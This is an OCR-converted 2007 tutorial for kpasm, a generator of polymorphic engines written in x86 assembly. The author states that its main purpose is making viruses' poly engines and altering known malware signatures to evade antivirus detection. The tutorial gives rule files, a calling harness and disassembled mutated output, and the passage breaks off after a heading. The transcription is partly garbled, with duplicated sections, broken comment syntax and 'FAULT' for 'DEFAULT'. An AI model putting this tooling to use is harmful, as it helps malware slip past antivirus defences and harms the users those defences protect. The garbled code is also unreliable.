Kaze's Polymorphic Generator Assembly

Kaze: kaze@lyua.org

17 November 2007

Table of contents

Chapter 1

Introduction

During the development of win32.leon, I came to the stage of poly engine. I needed the specific one: capable of producing the code of quality (i.e junk evolves and clever variations) bug-free preferences that support memory addressing. I first looked at existing poly engines from very simple to very complicated.

None satisfied me: the common criticism that we could make against all these engines was above all the lack of scalability and / or the lack of clarity of the code. I don't want to spend my nights there either.

The problem is that most coders try to offer the most compact and efficient poly engine possible. And while they can spend up to several months developing it, it usually only takes a day or two for AV to detect it. Indeed, most of their efforts have focused on the engine itself and not on the code transformation rules.

From this observation was born the idea of kpasm. Kpasm is a small tool to facilitate the development of poly engines. This is not a revolutionary tool, it facilitates not too much of a task (you will still need to know how to generate code binary), but at least that speeds it up and it's hatch cool.

Kpasm will take care of all the motor part of the poly engine, and leave you only the transformations to write. This will allow you to concentrate first on the quality of the code generated and not that of the engine. In return for this saving of time and quality, the engine will not necessarily be perfect, and even big enough. But given the evolution of hard disk capacity, it is in my opinion a less badly.

Chapter 2

Generalities

2.1 Operation

Kpasm can be seen as a small compiler. Give it a file as input containing your poly engine in the form of transformation rules, and it offers you will dub the asm code of this poly engine. The poly engine will be in the form of source code assembler (tasm or fasm), and can be integrated into your virus / crackme / program.

Kpasm is therefore not a poly engine but a poly engine generator. And that's a lot better, yes. You define the behavior of your poly engine via the rules file and presto, the poly engine is there.

If you want to change the behavior of the poly engine, no need to restart run all the source code, a simple modification of the .kpasm file followed by recompile and voila.

Want to show off your poly engine to someone else? Give it the simple rules file, and it will have a much more intuitive and clear view of the poly than with 50k of source code.

As you can see in the diagram, kpasm takes as input a file .kpasm, and outputs two files:

- poly assembler.asm: The poly engine code
- poly defines.inc: Some defines as well as pseudo-opcode macros (we will come back to this)

To generate these two files, we simply call kpasm on the command line, command with the file containing the rules as one and only parameter:

kaze@Londinum:~/projets/virii/kpasm#kpasm test.kpasm

poly_assembleur.asm & poly_defines.inc generatedkpasm v1.0

Coded by kaze kaze@lyua.org

With these two files, you just need to include the file in your virus poly assembler.asm. Then, to polymorphize your pseudo-opcodes, you will need to call the poly asm method:


Poly_asm function

Entries:

edx: Maximum size of the code generated by pseudo-opcode.

esi: Address of the pseudopcodes to polymorphize.

edi: Address where to write the generated code.



ecx: Address where the code generated at the time of its execution will be located.

eax: Address of a buffer of size NB_CASES_MEMOIRE which will be copied to the host. Can be zero if memory is not not used.

ebx: Virtual address of this buffer in the host.

ebp: Delta offset

Exits :

edx: Total size of the generated code.

edi: Points just after the last instruction generated.

This function will polymorphize a sequence of pseudo-opcodes ending in the END DECRYPTOR pseudo-opcode. These pseudo-opcodes are simply the transformations you defined in the .kpasm file. We will get there.

I will try through this tutorial to introduce you to the use of kpasm.

Each notion will be seen through an example, which is always more intuitive than pure and hard doc, at least for me.

2.2 What is the usage?

Like I said, kpasm is a poly engine production tool. It allows to quickly and easily develop such programs.

However, it is intended for an audience with some knowledge of assembler, especially with regard to the format of opcodes. After use can be varied, it can be used for:

- Creating a virus's poly engine is its main purpose.

- Obfuscate code, a crackme for example.

- Change the signature of a known piece of code, malware or other.

- More generally still, you do not even have to produce binary code. If I add one or two small instructions, kpasm can be used to polymorphize any language. The generated poly engine will be however still in asm. Other target languages (python, C) may be considered in future releases.

That was for the substance, as for the form, kpasm can be used in two ways:

1. It can be used to create a poly engine that will only be used once, for obfuscate a crackme for example. In this case, it is not advisable to polymorphize the crackme at runtime. This would require including the poly engine in the crackme and the presence of the poly code could be used to find the rules and therefore potentially to unjunk the crackme, if the person opposite is motivated. Better in my opinion to create the poly engine, polymorphize the desired code, then include it once polymorphized in the crackme. Finally, just saying. A second solution can be to polymorphize the code all the same to the execution, to break just after the call to poly asm under olly, then to dump the executable (which therefore contains the mutated code now) taking good care not to include the poly engine code (poly assembler.asm) in the dump.

2. It can be used to create the poly engine of a virus, which will therefore be used several times, once for each infection / generation. In this case, it is obviously essential to embark the poly engine, this is the most classic use.

For the moment, the current version, although quite functional, produces quite large engines. Considering the capacity of the disks at the moment, however, it should not pose a problem to integrate the poly engine into a virus. Also, it shouldn't be too difficult to optimize all of it (at least divide by 2). If I see anyone using kpasm, I will probably do it.

Chapter 3

First Example

To get started, we will familiarize ourselves with using kpasm, and the structure of a .kpasm file. The first example is really trivial, but before we get into it some vocabulary is needed. Three concepts are important in kpasm: transformation, rule and pseudo-code.

3.1 Vocubulary

3.1.1 Transformation

A transformation is the set of possible writings for a same semantic action. A semantic action can be “put a constant in a register”. This action can have several possible writings or rules:

- Simply write the opcode “mov register, constant”;

- Push the constant and pop it in a register;

- Set the register to zero and add the constant to it;

- Etc., etc.

A transformation can take arguments as parameters. These arguments can be of three types:

- An integer. Example: push_constant (the_constant: integer) {...}

- A register. Example: zero_register (the_register: register) {...}

- An address. Example: mov_mem constant (mem: address, cst: integer) {...}

Each transformation has several rules (or scripts), one of which must be called a “default rule”, a concept that we will discuss later.

A transformation also has a size, the size of the code generated by this transformation. The minimum size of the transformation is the size of the code generated by its default rule.

When a transformation is called, one and only one rule of the transformation is executed.

3.1.2 Rules

A rule is a possible writing of a transformation. Each transformation has several rules, one of which must be called a “default rule”.

A rule has a probability of occurrence, represented by an integer. The probability that, when calling its transformation, a rule rk is chosen is

equal to

$$\frac{P(r_k)}{\sum_{i=1}^{n} P(r_i)}.$$

In other words, it is equal to its "number" on the sum of numbers of the transformation rules.

However, this is not always true. As we will see in the following chapters, rules may need resources, such as a free register or a free memory slot. If these resources are not available, the rule will not be processed, no matter how likely it is.

3.1.3 Pseudo-opcode

There is a pseudo-opcode for each transformation name you declare in the .kpasm file. These are pseudo-opcodes that you will pass as input to the poly asm function generated by kpasm. These pseudo-opcodes are simply data (db, dd ..) structures. To facilitate the declaration of pseudo-opcodes in your program, pseudo-opcode macros are generated by kpasm in the poly file defines.inc.

A pseudo-opcode is simply a call to the corresponding transformation with the parameters that go with it. For example, if you have defined in the fichier.kpasm a transformation:

mov_reg_cst (reg1: register, cst: integer)

, a valid pseudo-opcode (declared in your program) could be:

mov_reg_cst REG_EAX, 0xDEADBEEF

The parameter esi (cf. figure 1.2) that you pass to the poly asm function will be the address of a series of these pseudo-opcodes. I remember, you never know, that poly engines produced by kpasm polymorphize pseudo-opcodes and not binary code. This greatly simplifies the poly engine and it is much more flexible. Your pseuso-code will therefore only be a series of calls to transformations defined in the rules file.

3.2 Example


I realize that I may not have been very clear. Let's go directly to a very simple first example. This example is located in the example1 directory accompanying this manual.

3.2.1 To compile examples

To compile the example, run the compile.bat script, which will produce the executable main.exe. You will see, as with all the other examples, the main.asm file simply call the poly asm function on example pseudo-opcodes, then execute the generated code. I invite you, each time, to take a look at this pseudo-code, in addition to the ex.kpasm rules file.

To make it easier to visualize, I put an int3 just before the code execution generated (This is why the exe crashes when you run it directly). So start the script compiles and visualizes.bat which in addition to compiling will launch main.exe under OllyDbg. All you have to do is press F9 and observe the generated code. To view other code generations, press F9 again.

NB: remember to deactivate the management of int3 under olly to be able to break. Yes you want to compile the example by hand without going through the .bat, do not forget to make the .code section writeable (this is what makeex.exe does).



3.2.2 Content of the example

The sole purpose of this first example is to familiarize you with the syntax. The ex.kpasm file defines a single transformation whose action is zeroing of a register.

```
raz_registre(reg:registre)
{
2:
  {
    write16(0xC033 | reg << 11 | reg << 8) ; # xor reg,reg
  }
1: DEFAUT
  {
    write16(0xC02B | reg << 11 | reg << 8); # sub reg,reg
  }
}
```

This transformation has two rules:

- A probability rule 2 which writes the transformation in the form xor reg, reg;

- The default rule, with probability 1 which writes the transformation in the form sub reg, reg.

By running kpasm on this very simple rules file, you produced a poly engine contained in the two files poly assembler.asm and poly defines.inc. This poly engine is able to polymorphize the zero register pseudo-opcode. The file main.asm, the code of the example which, will use this poly engine to polymorphize the following opcodes:

```
pseudo_code:
raz_register REG_EAX
raz_register REG_EBX
raz_register REG_ECX
raz_register REG_EDX
raz_register REG_ESI
raz_register REG_EDI
END_DECRYPTER
```

Once these opcodes are polymorphized, it will execute the result. This is kind of the goal in the background. Let's see how he does ¸it includes poly_assembler.asm; the poly engine, generated by kpasm start:

```
xor ebp, ebp
lea esi, pseudo_code; pseudo-code to polymorphize
lea edi, code_genere; where to store the generated code
mov ecx, edi; the code will be executed on the spot
mov edx, 10; max size of the code generated * by pseudo-opcode *
xor eax, eax; no use of memory
xor ebx, ebx; no use of memory
call poly_asm; call to poly engine
int 3; we stop just before executing the
; code generated to have a look
; v-- execution of the generated code:
code_genere:
db 4000 dup (090h)
jmp start
```

3.3 Result

Here is the code produced by this first very simple example. I only put two here generations, just so you can see some changes. There again don’t hesitate to test it yourself (compile and visualize.bat).

3.3.1 First Generation

```
0040137F . 33C0      XOR EAX,EAX
00401381 . 33DB      XOR EBX,EBX
00401383 . 33C9      XOR ECX,ECX
00401385 . 33D2      XOR EDX,EDX
00401387 . 2BF6      SUB ESI,ESI
00401389 . 2BFF      SUB EDI,EDI
```

3.3.2 Second Generation

```
0040137F . 2BC0     SUB EAX,EAX
00401381 . 33DB     XOR EBX,EBX
00401383 . 2BC9     SUB ECX,ECX
00401385 . 2BD2     SUB EDX,EDX
00401387 . 2BF6     SUB ESI,ESI
00401389 . 33FF      XOR EDI,EDI
```

Voila, no need to comment I think. This example is of very little interest and was just there to warm you up.

You may have noticed that the first generations are always identical ticks (i.e. when you run compile twice and view.bat, the first two generations are identical). This is simply due to the fact that the rand seed of poly engine is a hard value, and not obtained via GetTickCount () or whatever.

If you want to change this behavior, just introduce a new randseed in the poly_rand_seed variable before calling poly_asm.

3.4 Explanations

3.4.1 Choice of rules

This may sound obvious, but I prefer to clarify it. You must have noticed how the poly engine works: whenever a transformation is called, one and only one of its rules is executed.

Here we only have two rules: xor and sub. Randomly (depending on the probability of each rule), one of the two is drawn. The xor has two out of three chances of fall, while the sub one in three.

3.4.2 The write opcode

You may have encountered the most important instruction in kpasm: write.

The write instruction is the basic instruction of your poly engine, it writes binary data in the buffer pointed to by edi (cf. figure 1.2).

In general, this data represents the opcode of a machine instruction.

Write can write data of three different types:

- one byte for write8

- a word for write16

- a dword for write32

Attention, write16 and write32 correspond to stosw and stosd. Other said, the argument is written in LSB: if you write write16 (0x1122) it is "2211" which will be written to the buffer.

You may have to tell yourself that it stinks, it's true what, you have to be type all the work, have to write the binary code using write and all. It's a not very true but not quite.

Already, you will see in the next chapters, kpasm takes care anyway of a bunch of stuff. And then you will see once you write the rules by default of most pseudo-opcodes, well that'll be fine very quickly, trust me. As it goes faster, you will more want to make a lot of super rules complicated, and by then I will have achieved my goal.

3.4.3 Binary option

Binary operations

You may have also noticed the presence of binary operations, in argument of the write function. It shouldn't bother you if you know how to grammar in C: it's exactly the same syntax.

As a rule, all arithmetic, Boolean and binary operations of C are present in kpasm.

Chapter 4

Second example:use of registers

4.1 Example

This second example is a poly of type mov / add / sub. It illustrates in particular the use of free registers. All files are located in the directory example 2.

This time, in addition to using registers, you will be able to rub shoulders with recursivity, a concept which is the strength of kpasm. You will see how with little of rules we can already make a slightly advanced poly. When I say a little this is because the example only concerns three instructions (mov / add / sub), try imagine with a lot more :)

To build the example, I will not recall how to compile / visualize the whole, cf. the previous chapter.

4.1.1 The pseudo-code

The pseudo-code is very simple: we want to polymorphize a sequence of two pushes:

```
push_cst 0DEADBABEh
push_cst 0DEADBEEFh
```

END_DECRYPTEUR

NB: I have no morbid addiction.

4.1.2 ex.kpasm

Here is the rules file used. FYI, it didn't take me more 20 minutes to do it. Once you know how to produce the opcodes, it's okay very quickly in fact. Good thing, that's kind of the point.

The presented poly is very very simple. It is based solely on the fact that **mov reg, x** can be written:

- Let mov reg, x-y; add reg, y

- Let mov reg, y; sub reg, y-x

Hence the name of poly mov / add / sub. You will have noticed that this transformation is recursive (mov reg, x-y can be decomposed into mov reg, x-y-z; ...), which allows you to have an infinite number of variations. Afterwards, it is not very good and would easily detect, but this is obviously just for example:

```
push_cst(cst:integer)
{
6: {
mov_reg_cst(freereg0,cst);
push_reg(freereg0);
}
1: FAULT {
write8(0x68);
write32(cst);
}
}
push_reg(reg:register)
{
1: FAULT {
write8(0x50 | reg);
}
}
pop_reg(reg:register)
{
1: FAULT {
write8(0x58|reg);
```

```
}
}
mov_reg_cst(reg:register,cst:integer)
{
6: {
mov_reg_cst(reg,rndint0);
add_reg_cst(reg,cst-rndint0);
}
6: {
mov_reg_cst(reg,rndint0);
sub_reg_cst(reg,rndint0-cst);
}
1: FAULT {
write8(0xB8|reg);
write32(cst);
}
}
add_reg_reg(regdest:registre,regsrc:registre)
{
1: FAULT {
write16(0xC003 | regdest<<11 | regsrc<<8);
}
}
add_reg_cst(reg:registre,cst:entier)
{
16: {
mov_reg_cst (freereg0, cst);
add_reg_reg (reg, freereg0);
}
1: FAULT {
if (reg == EAX)
{
/ * The x86 opcode for ‘‘ add eax, cst ’is not the same as
```

```
for other registers. * /
write8 (0x05);
}
else
{
write16 (0xC081 | (reg << 8));
}
write32 (cst);
}
}
sub_reg_reg (regdest: register, regsrc: register)
{
1: FAULT {
write16 (0xC02B | regdest << 11 | regsrc << 8);
}
}
sub_reg_cst (reg: register, cst: integer)
{
16: {
mov_reg_cst (freereg0, cst);
sub_reg_reg (reg, freereg0);
}
1: FAULT {
if (reg == EAX)
{
/ * The x86 opcode for ‘‘ sub eax, cst ’is not the same as
for other registers. * /
write8 (0x2D);
}
else
{
write16 (0xE881 | reg << 8);
}
```

write32 (cst);

}

}

Result

Here is the result. To facilitate visualization, I passed as pa- return to poly asm a small size of code generated by pseudo-opcode (50 I believe), or a code of no more than 100 bytes (there are two pseudo-opcodes).

If you want to have fun, increase this size and watch. Nevertheless, the code cannot grow indefinitely for the simple reason that at the end at one point all the records are "taken." We will see in the next chapter how to overcome this restriction.

1.1 4.2 Result

Here is the result. To facilitate visualization, I passed as pa- return to poly asm a small size of code generated by pseudo-opcode (50 I believe), or a code of no more than 100 bytes (there are two pseudo-opcodes).

If you want to have fun, increase this size and watch. Nevertheless, the code cannot grow indefinitely for the simple reason that at the end at one point all the records are "taken." We will see in the next chapter how to overcome this restriction.

4.2.1 First Generation

```
00401912 .   68 BEBAADDE   PUSH  DEADBABE
00401917 .   BB F08655DE    MOV  EBX,DE5586F0
0040191C .  BF 33696887      MOV  EDI,87686933
00401921 .   B8 BBC2DAD6    MOV  EAX,D6DAC2BB
00401926 .   03F8           ADD  EDI,EAX
00401928 .   03DF            ADD EBX,EDI
0040192A .  BF 91C9CA81      MOV EDI,81CAC991
0040192F .   BE 42142307     MOV ESI,7231442
00401934 .   2BFE            SUB EDI,ESI
00401936 .   BD F16B6123     MOV EBP,23616BF1
0040193B .  2BFD             SUB EDI,EBP
0040193D .  03DF            ADD EBX,EDI
0040193F .   BA 35F3DD5C     MOV EDX,5CDDF335
00401944 .   81EA 15069B05   SUB EDX,59B0615
0040194A .  BF 590500B9      MOV EDI,B9000559
0040194F .   2BD7             SUB EDX,EDI
```

```
00401951 .  81EA 707E55CE     SUB EDX,CE557E70
00401957 .  03DA              ADD EBX,EDX
00401959 .  BF 6535CE71       MOV EDI,71CE3565
0040195E .  81EF 1DCE66BA     SUB EDI,BA66CE1D
00401964 .  B8 6FE13D63       MOV EAX,633DE16F
00401969 .  03F8              ADD EDI,EAX
0040196B .  BA 516ED082       MOV EDX,82D06E51
00401970 .  B9 F6A57979       MOV ECX,7979A5F6
00401975 .  03D1              ADD EDX,ECX
00401977 .  2BFA              SUB EDI,EDX
00401979 .  B9 69F732D1       MOV ECX,D132F769
0040197E .  B8 50456810       MOV EAX,10684550
00401983 .  2BC8              SUB ECX,EAX
00401985 .  BE E793C56C       MOV ESI,6CC593E7
0040198A .  81EE E2BC744F     SUB ESI,4F74BCE2
00401990 .  2BCE              SUB ECX,ESI
00401992 .  2BF9              SUB EDI,ECX
00401994 .  03DF              ADD EBX,EDI
00401996 .  53                PUSH EBX
```

4.2.2 Second Generation

```
00401912 .  B9 CB38089A     MOV ECX,9A0838CB
00401917 .  BA CFEB8646     MOV EDX,4686EBCF
0040191C .  03CA            ADD ECX,EDX
0040191E .  BE B7E780E5     MOV ESI,E580E7B7
00401923 .  81EE 71AF013A   SUB ESI,3A01AF71
00401929 .  03CE            ADD ECX,ESI
0040192B .  BE 8D1A2285     MOV ESI,85221A8D
00401930 .  BD AC4F7377     MOV EBP,77734FAC
00401935 .  2BF5            SUB ESI,EBP
00401937 .  2BCE            SUB ECX,ESI
00401939 .  BE AF1811BA     MOV ESI,BA1118AF
0040193E .  81C6 0BFD29B0   ADD ESI,B029FD0B
```

```
00401944 .   BB B0848C84      MOV EBX,848C84B0
00401949 .   03F3              ADD ESI,EBX
0040194B .   BF 2D0391C7       MOV EDI,C791032D
00401950 .   BA B19953DA       MOV EDX,DA5399B1
00401955 .   03FA              ADD EDI,EDX
00401957 .   2BF7              SUB ESI,EDI
00401959 .   2BCE              SUB ECX,ESI
0040195B .   BD 47F47F5A       MOV EBP,5A7FF447
00401960 .   81C5 1378F1B7     ADD EBP,B7F17813
00401966 .   BB B8F662A2       MOV EBX,A262F6B8
0040196B .   03EB              ADD EBP,EBX
0040196D .   BE 952C4625       MOV ESI,25462C95
00401972 .   BA F44D9AFD       MOV EDX,FD9A4DF4
00401977 .   2BF2              SUB ESI,EDX
00401979 .   2BEE              SUB EBP,ESI
0040197B .   BB CDB7BC5A       MOV EBX,5ABCB7CD
00401980 .   BA F891DFFA       MOV EDX,FADF91F8
00401985 .   B8 057C2BC0       MOV EAX,C02B7C05
0040198A .   2BD0              SUB EDX,EAX
0040198C .   2BDA              SUB EBX,EDX
0040198E .   03EB              ADD EBP,EBX
00401990 .   03CD              ADD ECX,EBP
00401992 .   51                PUSH ECX
00401993 .   BB EA9CAF8C       MOV EBX,8CAF9CEA
00401998 .   B8 30CF2B58       MOV EAX,582BCF30
0040199D .   BE 75829642       MOV ESI,42968275
004019A2 .   B9 F30C0D01       MOV ECX,10D0CF3
004019A7 .   BD 1001857A       MOV EBP,7A850110
004019AC .   03CD              ADD ECX,EBP
004019AE .   2BF1              SUB ESI,ECX
004019B0 .   03C6              ADD EAX,ESI
004019B2 .   03D8              ADD EBX,EAX
004019B4 .   BE 454E98AF       MOV ESI,AF984E45
```

```
004019B9 .  81EE 18ED3E0E    SUB ESI,0E3EED18
004019BF.   B8 745CAB99      MOV EAX,99AB5C74
004019C4 .  03F0             ADD ESI,EAX
004019C6 .  BA 7FA2D700      MOV EDX,0D7A27F
004019CB .  BD 792A3EAF      MOV EBP,AF3E2A79
004019D0 .  2BD5             SUB EDX,EBP
004019D2 .  2BF2             SUB ESI,EDX
004019D4 .  81EE FE23391C    SUB ESI,1C3923FE
004019DA .  2BDE             SUB EBX,ESI
004019DC .  53               PUSH EBX
```

We can see that the two generations are very different, and that the pushes are well polymorphized, no doubt. All this with very few rules.

4.3 Explanations

4.3.1 Freereg

You may have encountered a new “special” variable in the rules: freereg.

This variable, or should I say these variables (they range from freereg0 to freereg9) represent a ... free register. By register I mean cpu registers: eax, ebx, ecx, edx, esi, edi and ebp (I don't include esp in free registers, because I can pushing is also good).

Their scope is local to the rule and they are, within the same rule, different one of the others. For example if you use freereg0 and freereg1 in a rule, we will necessarily have freereg0! = freereg1. As a result, the x86 only has 7 registers, you cannot use all 10 at a time.

Another important fact: if you use in a rule say freereg0 and this is worth say EDX (edx is free at this moment), no transformation that you will call from the rule will not be able to use EDX.

Indeed, from the moment you use it, it is no longer free, logical. By therefore, you are sure that from the start of the rule until the end of it, the register represented by freeregx will retain its value.

You will see in the next chapter that a rule can access registers non-free via rndreg0 ... rndreg9. In this case, it will be at the rule in question to ensure that the value of the register does not change (by producing opcodes kind push rndreg0 / ... / pop rndreg0

What happens when no more registers are available you will tell me? Well in this case, the poly engine will not choose the rules containing instructions of freereg type. If all the rules use freereg, then it will select the rule by default.

We deduce that the default rule should not contain any instructions freereg type. It’s in bold, and it’s very important. In the case of the poly engine would go into an infinite loop.

4.3.2 Randint

The variable randint, as its name suggests, is a special variable representing a random integer. As for freereg, there are 10 randint available, from randint0 to randint9.

As for freereg, the scope of these variables is local to the rule: from the start to the end of the rule, randint0 will have the same value. On the other hand, in a another rule, randint0 could very well have another.

4.3.3 The conditions

In this example, we also see a first case of condition:

```
if (reg == EAX)
{
write8 (0x05);
}
else
{
write16 (0xC081 | (reg << 8));
}
```

Again, it's like C. Note that we have access to predefined values for registers (EAX EBX ...).

This is cool, but it is not used for code production in the same way as a freereg (this is just for comparison). If in a rule you want to use a specific free register (say ecx), you will need to use FREE ECX.

Chapter 4

Third example: advanced use of registers

5.1 Example

In this example, we will simply improve the previous poly by not limiting us more to the use of free registers. Indeed, the x86 only has 8 registers, 7 if we remove esp, which somewhat limits the polymorphism of our gear. With the previous example, after a while all the free registers will be taken, and the poly engine will only be able to choose the default rules, which will complete the recursivity: the size of the product code will therefore be limited.

To solve this problem we will introduce a new variable: randreg. Like freereg, randreg allows you to randomly choose a register, if not that this time the registry may not be free. Let's see an example right away.

5.1.1 The Pseudo-code

This time, to vary a little, we want to polymorphize a mov. Pro- put, the next pseudo-codes will be a little more fun.

pseudo_code:

mov_reg_cst REG_EAX 0DEADBEEFh

END_DECRYPTEUR

5.1.2 ex.kpasm

As the rules file starts to grow, I will put here only the changes from the previous example. I invite you to open the files

“Example 3 / ex.kpasm” in parallel.

The main difference is in the rules add reg_cst and sub reg_cst. I have simply add a rule (that of probability 2) which can be executed even if no register is free.

Indeed, it chooses a register at random (even already taken) via the variable special rndreg0, save the contents of the registry by generating a push opcode “rndreg0 ”, uses this registry to finally restore its value via a pop.

add_reg_cst (reg: register, cst: integer)

{

3: {

mov_reg_cst (freereg0, cst);

add_reg_reg (reg, freereg0);

```
}
2: {
push_reg (rndreg0);
mov_reg_cst (rndreg0, cst);
add_reg_reg (reg, rndreg0);
pop_reg (rndreg0);
}
0: DEFAULT {
if (reg == EAX) {
write8 (0x05);
}
else {
write16 (0xC081 | (reg << 8));
}
write32 (cst);
}
}
sub_reg_cst (reg: register, cst: integer)
{
3: {
mov_reg_cst (freereg0, cst);
sub_reg_reg (reg, freereg0);
}
2: {
push_reg (rndreg0);
mov_reg_cst (rndreg0, cst);
sub_reg_reg (reg, rndreg0);
pop_reg (rndreg0);
}
0: DEFAULT {
if (reg == EAX) {
write8 (0x2D);
}
```

```
else {
write16 (0xE881 | reg << 8);
}
write32 (cst);
}
}
```

Finally, since it didn't make a lot of changes for a third For example, I made the push reg rule a bit more complex. This time we have twoalternatives: write the opcode directly or run an esp, 4 / mov [esp], reg sub.

This change requires us to create a new transformation to manage the opcodes of type mov [reg], reg. I named this transformation mov regi reg (regi for indirect reg). This transformation has only one rule: the immediate production of the opcode, no polymorphism on that side.

```
push_reg (reg: register)
{
2:
{
sub_reg_cst (ESP, 4);
mov_regi_reg (ESP, reg);
}
1: FAULT
{
write8 (0x50 | reg);
}
}
mov_regi_reg (regdst: register, regsrc: register)
{
1: FAULT
{
if (regdst! = EBP && regdst! = ESP)
{
write16 (0x0089 | regdst << 8 | regsrc << 11);
}
else
```

```
{
/ * For ebp and esp the x86 opcode is different * /
if (regdst == EBP)
{
write8 (0x89);
write8 (0x45 | regsrc << 3);
write8 (0x00);
}
else
{
write8 (0x89);
write8 (0x04 | regsrc << 3);
write8 (0x24);
}
}
}
}
```

5.2 Result

Here again I have voluntarily reduced the size of the generated code so that it fits in the tutorial. If you increase it, you will notice that the size of the code grows much more easily than in the previous example: polymorphism is not more limited by the number of free registers.

5.2.1 First Generation

```
